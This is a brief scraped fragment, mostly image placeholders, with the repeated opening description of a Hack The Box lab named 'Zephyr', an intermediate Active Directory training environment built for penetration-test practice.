





HACK THE BOX Zephyr Version: 1.0 Prepared By: TheCyberGeek Lab Author(s): DmwOng & TheCyberGeek Classification: Confidential Description Zephyr is an intermediate level real-world enterprise environment that features
...


HACK THE BOX Zephyr Version: 1.0 Prepared By: TheCyberGeek Lab Author(s): DmwOng & TheCyberGeek Classification: Confidential Description Zephyr is an intermediate level real-world enterprise environment that features a wide range of modern Active Directory flaws and misconfigurations. Zephyr Server Management is mandated to have quarterly penetration tests as per financial regulatory body compliance requirements, and are focused on patching. The company has completed several acquisitions, with the acquired entities being "plugged in" by means of domain 